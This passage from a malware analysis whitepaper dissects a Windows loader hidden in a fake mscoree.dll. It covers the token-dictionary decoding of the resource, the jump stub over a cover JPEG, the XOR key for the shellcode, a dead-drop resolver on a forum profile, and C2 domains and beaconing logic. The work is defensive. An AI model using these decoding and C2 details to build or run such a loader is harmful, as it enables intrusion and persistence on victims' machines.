- a DLL that is not signed by Microsoft but carries Microsoft version metadata;
- an HKCU Run value pointing to that directory.

2.8.3. THE PAYLOAD IS IN THE DLL, BUT THE EXECUTION BRIDGE REMAINS UNRESOLVED

At this point, it would be easy to overreach. The DLL does contain an executable payload that can be decoded reproducibly; this does not automatically mean that the available decompilation exposes the complete resource-loader call chain. This section therefore separates the confirmed malicious content from the execution bridge that has not yet been localized.

2.8.4. CONFIRMED INDICATOR OF COMPROMISE

The examined mscoree.dll is a PE32+ x64 DLL. It lacks a valid Authenticode signature, yet retains version metadata identifying the product as Microsoft .NET Runtime Execution Engine, the original filename as mscoree.dll, and the version as 10.0.19041.1. The file's strongest indicator of compromise is a 402,484-byte RCDATA resource named GZKDANHYIRSI in the .rsrc section.

Resource	File offset	Size	Note
RT_RCDATA GZKDANHYIRSI, lang 1033	0x5c504	0x62434 = 402,484 B	Decodable, poem-token payload container
type 11, ID 1	0xbe938	0x2e8	Smaller standard resource
type 16, ID 1	0xbec20	0x3bc	Version/resource metadata

The RCDATA and the analyst-extracted poem_resource.bin have identical SHA-256 values. The resource is not a simple textual decoy: the established equal-half split of the token stream and word-position decoding produce a valid control-flow stub, a valid JFIF, and coherent x64 code. This is direct, reproducible evidence that the DLL carries executable malicious content.

2.8.5. WHAT THE DECOMPILATION DID NOT RESOLVE

The available Ghidra excerpt shows CLR-shim-like exports and entry paths, including entry paths around _CorDllMain and CorBindToRuntimeEx. It did not reveal an xref to GZKDANHYIRSI, a specific resource walker/decoder function, or a call chain that allocates the 23,601-byte composite, makes it executable, and invokes it from offset zero.

2.8.6. FROM 47,202 TOKENS TO 23,601 EXECUTABLE BYTES

Splitting the resource's token stream into equal halves provided the first genuine breakthrough in the analysis. The 47,202 tokens divide into two equal-length parts, and the dictionary indices in the second half produce not noise, but a precisely structured 23,601-byte composite. The first eight output bytes also explain how a JFIF image and x64 code can coexist in the same executable buffer.

2.8.7. THE SECOND WORD-POSITION LAYER

Canonical whitespace tokenization yields 47,202 elements from the resource. The first 23,601 tokens form a unique dictionary, while the second 23,601 tokens are the encoded sequence. Each output byte is the low eight bits of the payload token's index in the dictionary. Because the dictionary is much larger than 256 elements, different tokens can map to the same byte value, enabling additional variation without changing the decoded byte stream.


```
dictionary = tokens[0 : 23601]
 encoded = tokens[23601 : 47202]

 for token in encoded:
 index = position_of(token, dictionary)
 output.append((index if found else 0) mod 256)
```

The 23,601/23,601 boundary might initially appear to be only an analyst hypothesis, but three mutually reinforcing results validate it: the first eight output bytes form a meaningful, deterministic x64 jump stub; the next 8,470 bytes constitute a structurally valid JFIF; and the trailer disassembles into x64 code containing an API resolver and a WinHTTP state machine. The probability of obtaining this result from an accidental boundary is negligible.

2.8.7.1. EXACT LAYOUT

Range	Size	Contents	Role
0x0000–0x0007	8 B	31 c0 0f 84 16 21 00 00	deterministic jump-over-cover stub
0x0008–0x211d	8,470 B	valid JFIF, 128×144 px	cover image and network-protocol constant
0x211e–0x5c30	15,123 B	XOR-encoded x64 shellcode	loader and C2 state machine

The size arithmetic is exact: 8 + 8470 + 15123 = 23601 = 0x5c31. The JFIF SOI begins at offset 0x8; the first byte after the EOI is at 0x211e, which is also the start of the shellcode. Conflicting hexadecimal ranges reported in early versions of the analysis were incorrect; the ranges in this table were remeasured from the actual byte boundaries and the sum of the three component sizes.



2.8.8. THE TRUE FUNCTION OF THE EIGHT-BYTE PREFIX

```
31 c0 xor eax, eax
 0f 84 16 21 00 00 jz +0x2116
```

The xor eax,eax instruction clears EAX and sets the Zero Flag, making the jz condition deterministically true. The relative target is calculated from the address of the next instruction: 0x8 + 0x2116 = 0x211e. This is precisely the first byte of the shellcode after the JFIF. The prefix is therefore not a “junk header,” but a minimalist execution adapter: it allows the entire composite to be invoked from offset zero while the CPU skips over the cover image placed in the middle.

This finding also supports a limited but important inference about the mscoree.dll execution bridge. Earlier pseudocode that would first locate the end of the JFIF, allocate only the trailer, and jump directly to the shellcode is unnecessarily complex. A simpler model, and one more consistent with the prefix, is that the decoder writes all 23,601 bytes to executable memory and transfers control to the beginning of that region. This remains [INFERENCE] because the calling code is unavailable, but the jump stub's exact target strongly supports the model.



2.8.9. THE JP$GWAVF LAYER

The first 75 bytes of the extracted 15,123-byte shellcode-the 0x00-0x4a range-form a plaintext decryption stub. The 15,048-byte region from offset 0x4b through the end is encoded with a repeating XOR operation. The sample-specific key is:

```
ASCII: JP$GWAVF
 HEX: 4a 50 24 47 57 41 56 46
```

```
plain[0:0x4b] = encoded[0:0x4b]
 for i in range(0x4b, 0x3b13):
 plain[i] = encoded[i] XOR key[(i - 0x4b) mod 8]
```

The key does more than produce a few readable strings: across the entire designated region, the output matches the preserved shellcode.dec.bin file, whose SHA-256 value is ca6df845…5827b6. This is a high-confidence, reproducible finding. We therefore treat the publicly documented JPEG key as a parameter of another variant, not as an erroneous claim about the present sample.

2.8.10. PIC STRUCTURE AND DYNAMIC API RESOLUTION

The decoded code is x64 position-independent shellcode. The executable code region spans approximately 0x0000–0x2c08, followed by the dead-drop decoder dictionary and inline data. The API-name and slot tables fall within the 0x34ba–0x3a8a range. The call scan identified 38 API slots and 78 indirect calls.

The resolver pattern is built around a combination of LoadLibraryA and GetProcAddress. Dynamic resolution reduces the value of the static import table, but the relationships between name strings and slots can be reconstructed. An important negative finding is that a resolved API is not necessarily a called API: slots exist for WinExec, CreateThread, ExitProcess, and GetCommandLineA, but the analyzed call list contains no calls to them. We therefore do not attribute any of these execution methods to the next stage.

Category	Notable APIs	Observable purpose
network	WinHttpOpen, WinHttpConnect, WinHttpOpenRequest, WinHttpSendRequest, WinHttpReadData	HTTPS requests and dynamic response buffering
file/state	fopen, fread, fwrite, CreateFileA, WriteFile, SetFileAttributesA	session token and dead-drop cache
environment	SHGetFolderPathA, SetCurrentDirectoryA, CreateMutexA	LocalAppData Temp and single-instance enforcement
memory	VirtualProtect, LocalAlloc, realloc, memcpy	decoding and buffer management
resolution	LoadLibraryA, GetProcAddress	dynamic API table
delay/control	Sleep, AddVectoredExceptionHandler	delays and exception-handling support

2.8.11. HOST OPERATIONS AND CAUTIOUS INTERPRETATION


The SHGetFolderPathA call uses CSIDL 0x1c, or CSIDL_LOCAL_APPDATA, and then appends the \Temp segment. The correct path is therefore %LOCALAPPDATA%\Temp; on many systems this may match the current value of %TEMP%, but the two must not be treated as unconditionally equivalent. CreateMutexA supports single-instance behavior. Four Sleep calls prove the presence of delays, but attributing them to sandbox evasion is an interpretation.

The presence of AddVectoredExceptionHandler is consistent with exception-driven control flow or anti-analysis, but does not by itself prove anti-debugging functionality. Similar caution is required for the sequence that opens and reads a clean on-disk copy of C:\Windows\System32\ntdll.dll, copies its contents, and performs VirtualProtect operations. This closely resembles EDR user-mode hook removal by copying clean ntdll sections into memory; without the complete section-copy and destination-address data flow, however, this paper labels the behavior "consistent with unhooking," not confirmed unhooking.

2.9. THE SECOND RESOLVER: DIGITALPOINT AS A DEAD DROP

2.9.1. INLINE HOST AND PROFILE SNAPSHOT

The shellcode directly contains the www.digitalpoint.com host, the /members/trytodetectme.1134520/ path, and the GET method. This is [DIRECT]/[RE] evidence that the code can retrieve a DigitalPoint profile for use as a resolver. The three C2 domains, however, do not appear as plaintext strings in the shellcode.



According to the historical handoff, the analyst did not perform a live DigitalPoint request. The user copied the marker-delimited content of the profile's Interests field from a snapshot. Decoding it with the 255-token convivo/lorem dictionary produced the following point-in-time list:

- editdocumentfree[.]com
- lookforimages[.]com
- thedocumentsthe[.]com

We therefore treat these as time-bound configuration values with [USER-SNAPSHOT] provenance. The host and path embedded in the shellcode and the domains extracted from the snapshot are two distinct evidence sources. A local marker hunt found no genuine downloaded profile text; its matches were marker literals in the decoder's own Python source files. This negative finding is particularly important for maintaining clean provenance.

2.9.2. MARKERS AND THE THIRD DICTIONARY

The parser's opening marker is -=(, while its closing marker-including the leading space-is)=-. The disassembly compares the four closing bytes as the dword 0x2d3d2920. Processing looks up the whitespace-delimited tokens between the marker pair in a 255-entry dictionary beginning at offset 0x2c08, then reconstructs an ASCII configuration from their indices.

```
start = find("-=(")
 end = find(" )=-", start + 3)
 for token in split(profile[start + 3 : end]):
 output.append(index_of(token, resolver_dictionary))
```

Because the dictionary contains 255 entries, the index-based codec can directly represent only values from 0x00–0xfe; it cannot produce 0xff. This does not impede the ASCII required for the domain list and is a strong indication that the dictionary was designed to decode a constrained configuration rather than an arbitrary binary payload.

Because of two pre-increment quirks, the parser would not find an opening marker at the very first byte of the buffer and could skip an immediately following closing marker for an empty payload. These are distinct boundary behaviors and are unrelated to the UUID-filename off-by-one defect discussed later.

2.9.3. DEAD DROP, NOT PAYLOAD HOST

DigitalPoint's role is to deliver a rotatable C2 list. Traffic to /api/init/... is directed to the decoded domains, not to the community site. This matches the MITRE ATT&CK T1102.001 Dead Drop Resolver pattern [5]. Detection should therefore focus on the specific profile path, marker parsing, and subsequent WinHTTP connections to unknown domains-not on blocking the legitimate digitalpoint.com domain in its entirety.

2.9.4. IT CLAIMS TO BE AN IMAGE BUT SENDS A UUID: THE C2 STATE MACHINE

The protocol's most important correction began with a simple contradiction: the HTTP header advertises image/jpeg content, but in this sample the client's outbound body is not an image. Initial contact has an empty body, while subsequent contact sends a raw 36-byte ASCII session UUID. The JFIF is not a mandatory request body; it is the response-side cover and parser boundary.

2.9.5. TWO DISTINCT UUID ROLES

The decoded shellcode contains a single hardcoded UUID-formatted literal: 0c04c221-ea1f-48c8-a3d5-0329e2fbbe64, at file offset 0x3ad4. The most precise term is per-build or per-sample identifier. Based on the local code and the handoff, this UUID-A appears in the /api/init/<UUID-A> path and in the state-file name; UuidCreate is not resolved, only UuidFromStringA.

The second value, UUID-B, varied between runs in earlier observations and became the 36-byte ASCII content of the token file. We publish it only in masked form as a public example: 86f88539-…-6636. Its server-side origin is supported by the earlier state transition and the preserved body.bin; this publication did not reproduce a successful init exchange.

Property	UUID-A	UUID-B
Origin	hardcoded shellcode literal	state value obtained during an earlier session
Length	36 ASCII characters	36 ASCII characters
Stability	fixed in this build	observed to vary between runs
Role	init path and local identifier	body of subsequent contact
Publication	may be published as a complete IOC after approval	session token to remain masked

2.9.6 THE ACTUAL OUTBOUND POST BODY

The HTTP wrapper establishes an HTTPS/443 connection. The exact User-Agent is:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0)
 Gecko/20100101 Firefox/143.0
```

The Content-Type: image/jpeg header may appear in both states, but it is misleading. Client-side call sites support the following model:

- if no token file exists, the POST body pointer and length are both zero, so the body is 0 bytes;
- if the token file exists, the code reads 36 bytes with fread, and the body is the raw ASCII session UUID;
- there is no confirmed outbound JFIF, no verified XOR operation over the C2 body, and no embedded JFIF instance in the 15 KB shellcode.

This is a sample-specific RE conclusion with medium-to-high confidence. Without a PCAP, we did not reproduce the exact HTTP request body carried over TLS, but the client-side buffer and length parameters are far stronger evidence than an inference drawn from the Content-Type.

2.9.7. THE INBOUND RESPONSE MODEL

The static consumer routines and earlier dynamic notes jointly support the following structure:

```
[8,470-byte cover JFIF][36-byte session token][N-byte optional next stage]
```

The 8,470-byte cover boundary appears directly in the shellcode data and at multiple consumption sites. Three distinct thresholds must be considered when interpreting a response:

- **exactly 8,470 bytes:** a cover image with no trailer; the preserved 403 responses are decoys of this form;
- **8,471–8,506 bytes:** appended data is present, but there is not yet a complete 36-byte token and next stage;
- **more than 8,506 bytes:** a complete token and trailing N bytes may be present, but the remainder can be called a next-stage candidate only after structural and cryptographic validation of both the token and the N-byte region.

>8470 therefore does not mean “live backdoor,” and it provides even less support for successful payload execution. At most, it indicates that the response is not merely a cover decoy.




Figure 6 — The sample-specific C2 state machine and response thresholds

2.9.8. WHY DID THE SERVER RETURN ONLY AN IMAGE? REPLAY RESULTS

The preserved replay did not prove a “live C2.” Instead, it established something more analytically useful: two different domains returned the same byte-identical 8,470-byte cover image with a 403 status. This rules out the simple model in which a valid token alone unlocks the next stage, but it does not identify the additional missing condition.

2.9.9. PRESERVED RESPONSES FROM JUNE 24, 2026

Two complete header-body pairs were preserved in the detections\authbeacon_204608 directory. Both replays used a 36-byte token obtained from an earlier genuine session as the request body and received identical responses.

Domain	HTTP	Body	SHA-256 relationship	Time
editdocumentfree[.]com	HTTP/2 403	8,470 B	identical to the local cover hash	2026-06-24 18:46 UTC
lookforimages[.]com	HTTP/2 403	8,470 B	identical to the local cover hash	2026-06-24 18:46 UTC
thedocumentsthe[.]com	no preserved response	none	not assessable	0 B header file

The headers of both documented responses contain nginx/1.24.0 (Ubuntu), content-type: image/jpeg, content-length: 8470, cache-control: no-cache, private, and access-control-allow-origin: *. The response bodies are byte-identical to the JFIF cover in the RCDATA composite and therefore have the same SHA-256 hash. The header file for the third domain is empty and no response body exists; the claim that “all three domains returned 403 + 8,470 bytes” is therefore not publishable.

2.9.10. WHAT DOES THE 403 PROVE?

The replay provides a strong negative result: the token alone is insufficient to satisfy the server-side gate. It does not prove that the token expired, that the server was inactive, and it certainly does not reveal the gate’s exact logic.

Possible but unproven conditions include:

- source IP, geolocation, or ASN;
- a campaign or time window;
- TLS fingerprint and HTTP/2 client characteristics;
- header, cookie, or request-sequence state;
- the current version of the dead-drop configuration;
- operator authorization or campaign shutdown.

According to the June 19, 2026 [USER-OBS], a session token was written to the host, which is consistent with a successful init exchange at that time. This does not imply that the C2 remained active on August 14, 2026. The paper therefore anchors every viability statement to a date and does not use the phrase “currently live C2.”

2.9.11. THE OFF-BY-ONE HTML-CACHE BRANCH

In the cache branch following marker processing, the instruction at 0x23cb is not a CreateFileA call, but preparation of the filename pointer:

```
0x23cb lea rcx, [rip + 0x1703]
 next RIP = 0x23d2
 0x23d2 + 0x1703 = 0x3ad5
```

The UUID-A literal begins at offset 0x3ad4. The pointer therefore addresses the second character, yielding the c04c221… string. The actual indirect CreateFileA call is at 0x242c, WriteFile at 0x249e, and SetFileAttributesA at 0x252b. WriteFile receives the pointer to the raw, original GET response and its global response length, so this branch is consistent with caching the DigitalPoint HTML response. The file is created with CREATE_ALWAYS, GENERIC_WRITE, and hidden + system attributes.

The static off-by-one is a high-confidence finding. Dynamic observation of a separate file named c04…, however, is inconclusive: later user confirmation in the handoff cites the full 0c04… name for both runs. The paper therefore treats the UUID+1 filename as a code-path fact and a hunting hypothesis, not as a definitively observed file pair.

2.9.12. ANALYTICAL TRAPS AND MISLEADING SIGNALS

2.9.12.1. JUNK CODE AND OPAQUE PREDICATES

The shellcode uses numerous self-canceling arithmetic operations, large constant pairs, cmp reg,reg comparisons, and branches that are always true or false. push reg; pop [rsp]-style data movement and the call-pop inline-string technique complicate conventional decompilation. These are directly observable obfuscation elements; the MITRE ATT&CK techniques T1027 Obfuscated Files or Information and T1140 Deobfuscate/Decode Files or Information are relevant.

The composite's JFIF structure is also not conventional pixel steganography. A binary trailer follows the cover image, and the eight-byte stub skips over the cover in the control flow. The precise term is trailing-data envelope or cover embedding, not "shellcode hidden in the pixels."

2.9.13. SCANNER FALSE POSITIVES

The early static scanner reported textual MZ, PDF, and DOS-stub matches in its own Python and Markdown source files. The XOR-MZ xor_key=0x00 result is not an encrypted PE; it is a plaintext match. High entropy alone likewise does not prove compression or encryption.

A valid finding requires multiple corroborating signals. For the JFIF trailer, data after the EOI alone would be insufficient; here, however, the exact size arithmetic, the jump stub's target, coherent x64 disassembly, the API resolver, and complete XOR decoding collectively prove that the trailer is code.

03

CONCLUSION

The sample examined is a precisely layered loader/stager. The JavaScript poem first reconstructs a legitimate Microsoft carrier and a resource-rich DLL, and establishes persistence. The DLL's anomalous RCDATA can be decoded with a second, substantially larger dictionary into a 23,601-byte composite. The composite's 8-byte stub deterministically skips the 8,470-byte cover image and transfers control to 15,123 bytes of x64 shellcode. The shellcode can be decrypted with the JP$GWAVF key and implements a dynamic API resolver, DigitalPoint dead-drop processing, and state-dependent HTTPS communications.

Across the full publication narrative, two resolver layers appear in sequence. During initial access, the Polygon smart contract serves as a rotatable address book for the ClickFix infrastructure; the native loader subsequently resolves its own C2 list from a DigitalPoint profile. These are not a single protocol, but two implementations of the same operational principle: decoupling rapidly replaceable infrastructure from client code that changes less frequently.

The threefold 8,470-byte relationship is the central technical finding of this study: a single constant links the local file format, CPU control flow, the network parser boundary, and the two preserved decoy responses. This motif provides both an explanation and a durable detection opportunity.

Equally important are the boundaries of the claims. In this sample, the client does not transmit an outbound JFIF body; replaying the token did not reveal the cause of the gate; no response is documented for the third domain; the exact resource call site in mscoree.dll remains unresolved; and the next stage is missing. The recovered code does not expose credential-harvesting functionality. The value of a publishable malware whitepaper lies not in the most dramatic label, but in allowing readers to see precisely what evidence supports each claim.

04

CONTACT

Every organization has different security needs. At Black Cell, we help you identify the right combination of SOC services, technologies, and expertise to protect your environment effectively.

Contact our experts to discuss how our SOC services can support your organization.

Black Cell Hungary Zrt.
www.blackcell.io
tibor.luter@blackcell.io